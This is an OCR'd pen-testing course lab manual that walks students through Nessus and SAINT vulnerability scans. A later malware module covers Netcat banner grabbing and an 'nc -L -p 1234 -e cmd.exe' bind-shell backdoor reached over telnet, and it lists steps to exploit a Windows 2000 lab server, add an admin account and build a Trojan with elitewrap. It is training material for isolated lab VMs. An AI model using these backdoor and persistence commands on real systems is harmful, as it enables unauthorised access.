
e. Click Save

5. Now back at the main Nessus client interface, click to select the newly created scan policy, then click **Scan Now** and wait patiently.




6. Analyze the results as you will need to see if you can exploit some of the findings. This will be conducted throughout the week on every lab you perform.


This Picture is for Example Only!



7. Take note that Nessus version 4 has some additional methods for report writing. This is a huge improvement over previous versions. Check the different reports out for your self.



a. Produce a report sorting by Vulnerability.
b. Click the dropdown next to Sort by CVE and scroll to the bottom. Choose Sort by Vulnerability.
c. Click View Template, the report will show up in FireFox. As you can see, it is nothing special! Check out the other reporting methods and see which one you prefer!



Notes:

6.2 Exercise 2 –Run Saint


1. Saint operates from its own VM. Locate and open the Saint VM from: My Documents\My VMware Images\Saint VM
2. Once booted, log in by clicking on the **Saint** username, type in the password **SAINT!!!**, then click **Log In**.
3. Double-click the **Terminal** icon on the desktop. Type in **ping <IP address>** to verify network connectivity with one of your other VM OSes. Once verified, close the Terminal.
4. If an Update Manager pop-up appears, click **Close**.
5. Double-clcik the **Saint** icon on the desktop.
6. A terminal window will open, type in the saint password then press enter: **SAINT!!!**
    a. Note: your typed characters will not echo (i.e. appear) on the screen.
7. The Saint interface will appear. Use the pull-down list in the middle of the interface to select **Configure Saint Key**, then press **Submit**.

Note: This is a trial license provided by SAINT Corporation for use in the Mile2 classes only. You can download a personal trial version. Please visit: www.mile2.com, click on Free Stuff, then the Saint logo.

8. Look at the Expires: line. If the current date is after the date shown, then the currently installed license has expired. Obtain a new license key from the instructor.
    a. Cut-n-paste or type in the EXACT content of the saint.key text file.
    b. Click **Save SAINT Key**.
    c. Click the **Home** icon.
9. Let's start by creating a session. This will separate the work you are performing.
    a. Click on the **Sessions** link.

    b. In the space provided input classtest and today's date. (e.g classtest-10-1-2010)


c. Click **Open/Create**.



d. Now we are ready to proceed.


10. Click on the **Scan** Link.

This Picture is for Example Only!




11. Enter the same IP Address that you scanned with Nessus and click **Add**.


12. Click on **Scanning Level** and Check the **Extreme Box**.
13. Click on **Other Options** and choose Firewall Support: use TCP for discovery



14. Leave Authentication set to default, scroll down, and click **Scan Now**.
15. You will have to wait patiently until the scan finishes.



16. Now click on the **Continue with report and analysis.**




17. As you can see, we could analyze the results in many different ways. Today we are going to run the standard report.

Data Analysis

a. Click on SAINTwriter.
b. Use the defaluts and click Continue.
c. Browse the report and compare this to your Nessus report.

This Picture is for Example Only!



18. The nice thing about SAINT is the report. They also have a PCI compliance report. If you have time this week, you can take a look at that.

19. Once you are finished reviewing the report, pause the Saint VM. You will return to this report in lab 10.4.

6.3 Exercise3 – Documentation of the assigned tasks

1. CPTC: Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

7 Module 7 Lab – Malware

Lab Scenario

You are continuing to do well in your first Pen Test for the company. They are asking you to exploit a machine that you have already performed all the recon against. Once the exploit is completed, they would like a back door created along with a new admin account. Doing this will allow your Pen test lead access to that system at any time.

Lab Objectives

1. Learn the basics of Netcat.
2. Create your first backdoor and see how easy it is to get back to a system once it have been exploited.
3. Learn how to pivot your attack.
4. Create a Trojan and exploit one of your VM Images using that Trojan.

Lab Resources

1. Netcat – XP VM C:\Tools
2. RPC GUI Exploit – C:\Tools\Exploits
3. Telnet
4. tini.exe – C:\Tools\elitewrap
5. graffiti.exe – C:\Tools\elitewrap
6. elitewrap.exe – C:\Tools\elitewrap

Lab Tasks Overview

1. Open a command prompt atc:\tools
2. Using Netcat, obtain the banner from www.mile2.com.
3. Now perform that same banner grabbing technique except this time pull that information from a file you have already created and then output the results to an html file.
4. Run nc -help and see the different options available with Netcat.
5. Using Netcat setup a listening port on your XP VM image.
6. In the XP Base system, telnet to that listening port and verify you are now on the XP VM image.
7. Create a snapshot of both the 2000 Server and your XP VM Image.
8. In your XP VM Image browse to C:\Tools\Exploits and start the rpc gui v2 – r3l4x.exe and start the RPC GUI tool.
9. Exploit the 2000 server with this tool.
10. Start the FTP Server and copy Netcat across to the 2000 server.
11. Create a listening port on the 2000 server with Netcat.
12. Telnet to that listening port from your XP Base System.
13. Add an administrator's account via the command prompt you now have in front of you.

14. Open a command prompt that points to C:\elitewrap
15. Start elitewrap and create a Trojan using the other 3 files.
16. On the VM machine you choose, double click on the happybirthday.exe icon.
17. On the XP base system use telnet to connect to either port 7777 or the port you opened with Netcat.
18. Now exit and return to your snapshots.

Lab Details - Step-by-Step Instructions

7.1 Exercise1 – Netcat (Basics of Backdoor Tools)

This is to be done on your XP VM Image.

1. Open a command prompt in the XP VM Image.
2. Type: **cd c:\tools** and hit **enter**

```
C:\Documents and Settings\Administrator>cd c:\tools

C:\Tools>
```

3. We are going to use Netcat to perform a simple GET Request against a webserver.
   a. Type: **nc *www.mile2.com80*** and hit **enter**
   b. Type: **GET / HTTP/1.0**
      (note: Capitalization is important. Also, there is a space before and after the first slash.)
   c. Hit **enter**
   d. Hit **enter**

Notes:

```
C:\Tools>nc www.mile2.com 80
GET / HTTP/1.0

HTTP/1.1 301 Moved Permanently
Date: Fri, 15 Aug 2008 15:01:20 GMT
Server: Apache/1.3.41 (Unix) PHP/4.4.8 mod_auth_passthrough/1.8 mod_log_bytes/1.
2 mod_bwlimited/1.4 mod_gzip/1.3.26.1a FrontPage/5.0.2.2635 DAV/1.0.3 mod_ssl/2.
8.31 OpenSSL/0.9.7a
Location: http://www.mile2.com/
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>301 Moved Permanently</TITLE>
</HEAD><BODY>
<H1>Moved Permanently</H1>
The document has moved <A HREF="http://www.mile2.com/">here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.41 Server at mile2.com Port 80</ADDRESS>
</BODY></HTML>
```

4. We are going to perform the same GET request, except this time, we are going to use a text file and have the results piped into an html file.

a. Open Notepad and enter the following commands exactly as you see them below.

PLEASE MAKE SURE YOU HAVE 3 RETURNS AFTER THE GET / HTTP/1.0
In other words, it should look like this:
GET / HTTP/1.0¶
¶
¶

b. Save the file in the same directory you are currently working under.
c. At the command prompt Type: **nc *www.mile2.com*80<command.txt> response.html** and hit **enter**.

```
C:\Tools>nc www.mile2.com 80 <command.txt> response.html
```

d. Browse to C:\Tools and open the response.html and see the results.

Notes:

5. In order to understand Netcat more fully, let's take a look at the many commands available to us with this tool.
    a. Type: **nc –help** and hit **enter**
    b. There are many options available to us with Netcat – this is why it is known as the Swiss Army Knife of hacking.

```
C:\Tools>nc -help
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```


Notes:

6. We are now going to setup a listing port on our XP VM Image so that we see this tool in working order.
    a. At the command prompt Type: **nc -L -p 1234 -e cmd.exe** and hit **enter**

```
C:\Tools>nc -L -p 1234 -e cmd.exe
```


    b. Let's take a look at what the command means.
        i. -L – Means Listen and if the connection is lost, listen again.
        ii. -p – Sets the port to listen on

iii. -e – runs whatever command you are giving it once someone connects to your port

c. You know have a backdoor setup on your XP VM Image.


7. In the XP Base system open a command prompt.
   a. Type: **telnet <ipaddress> 1234** and hit **enter**

This Picture is for Example Only!



   b. You now have a connection to the XP VM Image via Netcat and telnet.
   c. Type: **ipconfig**

This Picture is for Example Only!



Notes:

   d. Type: **dir**


```
C:\Tools>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B897-0897

 Directory of C:\Tools

08/15/2008  04:10 PM    <DIR>          .
08/15/2008  04:10 PM    <DIR>          ..
08/12/2008  02:32 PM    <DIR>          AbilityServer
08/15/2008  04:04 PM                18 command.txt
04/26/2007  04:45 PM            65,536 cryptcat.exe
07/02/2007  11:34 PM       146,182,924 EclipseProject.zip
10/10/2007  12:26 PM    <DIR>          elitewrap
10/10/2007  12:26 PM    <DIR>          Exploits
04/26/2007  04:46 PM           353,792 gencontrol.exe
10/10/2007  12:26 PM    <DIR>          Httprint
04/26/2007  04:46 PM            45,056 kerbsniff.exe
10/10/2007  12:26 PM    <DIR>          metacab-2006-05-R7
10/10/2007  12:26 PM    <DIR>          nat
04/26/2007  04:46 PM            59,392 nc.exe
10/10/2007  12:26 PM    <DIR>          Nmap
10/10/2007  12:26 PM    <DIR>          PsTools
02/25/2003  07:52 AM           220,160 Putty SSH Client.exe
10/10/2007  12:26 PM    <DIR>          PwDump
08/15/2008  04:10 PM               640 response.html
10/10/2007  12:26 PM    <DIR>          SBD-Netcat Clone
10/10/2007  12:26 PM    <DIR>          Splice
10/10/2007  12:26 PM    <DIR>          tftpd32g
10/10/2007  12:26 PM    <DIR>          Windows XP RootKit
04/26/2007  04:46 PM           397,312 WinDump.exe
               9 File(s)    147,324,830 bytes
              15 Dir(s)   2,507,513,856 bytes free
```

8. In the next exercise we will use this to upload the items we need to pivot our attack and move to the next stage of attack.


Notes:

7.2 Exercise2 – Exploiting and Pivoting our Attack

1. Create a snapshot of both the 2000 Server VM and your XP VM Image.
   a. Select your XP VM, then **Click** on **VM | Snapshot | Take Snapshot**
   b. This is vital as you may render your VM systems unusable.
   c. It may take several minutes for the snapshot operation to complete.
   d. Once completed, select your 2000 VM and repeat.



